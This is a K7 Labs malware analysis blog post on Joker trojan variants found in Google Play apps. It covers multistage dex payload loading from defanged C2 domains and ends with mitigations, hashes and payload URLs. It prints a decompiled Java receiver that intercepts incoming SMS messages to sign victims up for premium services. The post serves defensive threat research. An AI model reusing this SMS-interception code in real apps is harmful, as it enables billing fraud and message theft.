Joker Unleashes Itself Again on Google Play Store

labs.k7computing.com/index.php/joker-unleashes-itself-again-on-google-play-store/

By Baran S September 17, 2021

Joker malware on Google Play Store continues to scare Android users. Its variants continue to find new tricks and tactics to stay undetected by doing small changes in its code or changing the payload download techniques.



Figure 1: Malicious Joker Apps from Google Play Store

The following Joker samples were discovered recently on Google Play store which have now been removed.

- All Document Scanner
- Color Call Flash- Call Screen
- Clean Wallpaper
- Free BP Recorder
- Free Chat SMS
- Free Document Scanner
- Free Super Scanner
- Free Writing Message
- Free Secret Message
- PDF Scanner Master
- Time Zone Camera
- Text Emoji Messages
- Teddy love wallpapers
- Unique Heart Rate Monitor

Technical Analysis

In this blog, we will be analyzing the new Joker sample **com.camera.phototimezonecamera**. It is clear from Figure 2 that this new piece of Joker has adapted to multistage dex file loading; as the class name of a service declared in the AndroidManifest.xml file is not defined in the classes.dex in the APK's root folder. This technique has not been seen in any of the previous Joker malware samples.



Figure 2: Undefined Class Name in AndroidManifest.xml

This means that the class not mentioned in the classes.dex would be loaded in memory at run-time using any one of the dynamic loading techniques.

Once launched, the malicious Android Package (APK) retrieves first level malicious payload, “a”, a .jar file (containing the payload dex) from **grouplearn[.shop** as shown in Figure 3 , which enables the parent malware with additional malevolent capabilities.



Figure 3: Malicious First Level Payload from C2

This first level payload has a base64 encoded URL to download the next payload as shown in Figure 4.



Figure 4: Reference to the second payload in base64 encoded format

The second payload,”w.iov”, again a .jar file, downloaded from **implemente[.life** as shown in the Figure 4, has the class reference of “okhttp3.service” class from the AndroidManifest.xml of **com.camera.phototimezonecamera** as shown in Figure 5.



Figure 5: Defined Class Name from AndoridManifest.xml

This Joker sample attempts to intercept incoming SMS messages and subscribe to the paid premium services as shown in Figure 6.

```
public static class C0oGo extends BroadcastReceiver {
    public final void onReceive(Context context, Intent intent) {
        if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            StringBuilder sb = new StringBuilder();
            SmsMessage[] messagesFromIntent = Telephony.Sms.Intents.getMessagesFromIntent(intent);
            if (messagesFromIntent != null && messagesFromIntent.length > 0) {
                for (SmsMessage smsMessage : messagesFromIntent) {
                    sb.append(smsMessage.getMessageBody());
                    String originatingAddress = smsMessage.getOriginatingAddress();
                    if (DooCOQGO.m9C0oGo() != null && !TextUtils.isEmpty(DooCOQGO.m9C0oGo().QoGO00) && !TextUtils.isEmpty(originatingAddress)) {
                        DooCOQGO.m9C0oGo().f50O0oG = originatingAddress;
                    }
                }
                Co0QO.m53C0oGo("mms: body:".concat(String.valueOf(sb)), true);
                task.m.n.C0oGo.m5C0oGo(sb.toString());
            }
        }
    }
}
```

Figure 6: Intercept SMS Messages

Mitigations

- Always use the Official App Store to download apps
- Carefully read the user reviews before installing the apps
- Ensure you protect your device and data by using a reputable security product like K7 Mobile Security and keeping it up-to-date, to scan all the downloaded apps, irrespective of the source

At K7 Labs, we are constantly protecting our users with near real-time monitoring of Joker malware.

Indicators of Compromise (IoCs)

Infected Package Name on Google Play Store	Hash	Detection Name
com.callphone.spashthemes	EFB5D28977819F9C0CA0AC797D798136	Trojan (0001140e1)
com.camera.phototimezonecamera	DEA4B4BBB25F7474D450B921871FF693	Trojan (0001140e1)
com.camerauniquemonitor.heartkeep	BCE3E7080721B2615D355C4EE91C07CC	Trojan (0001140e1)
com.country.landscape.wallpaper	0E5559546C2C01AF8326600C8DD7D7C8	Trojan (00580dec1)

com.humble.wallpapers	E6CC00167761395BEF0FD2800CD66306	Trojan (0058134e1)
com.maccode.qrs.app	3E9858CA09CF039C54276529C9A790AE	Trojan (0058134d1)
com.msc.docscanner	DFDFC5A14A1D8C34A6EBF8D882334B2E	Trojan (0001140e1)
com.mysdkdialy.bpanaysis	E1756D7D7905B362B3D6431F61527DE9	Trojan (0001140e1)
com.PhotoMessage	E1D05485913D4E7BF444A0492015D0DA	Trojan (0058134b1)
com.smartful.companynowmessages.digitalesms	FB584881E0CE6A643B12F5BA660EFC77	Trojan (0001140e1)
com.superjiu.camerascanner	AE4045B3231217ED61297F1DE6966BAE	Trojan (0001140e1)
qrmatadata.scannerfreeused	A5E6D4F943E6B039F2E5099243585778	Trojan (005812df1)
sticker.mackercreator.wonderful	D26ACC188894892F354F0A9DFBC0C163	Trojan (0001140e1)

Payload URLs

fenglintechnology-app01[.oss-me-east-1.aliyuncs.com

implemente[.life

grouplearn[.shop

puerassist[.club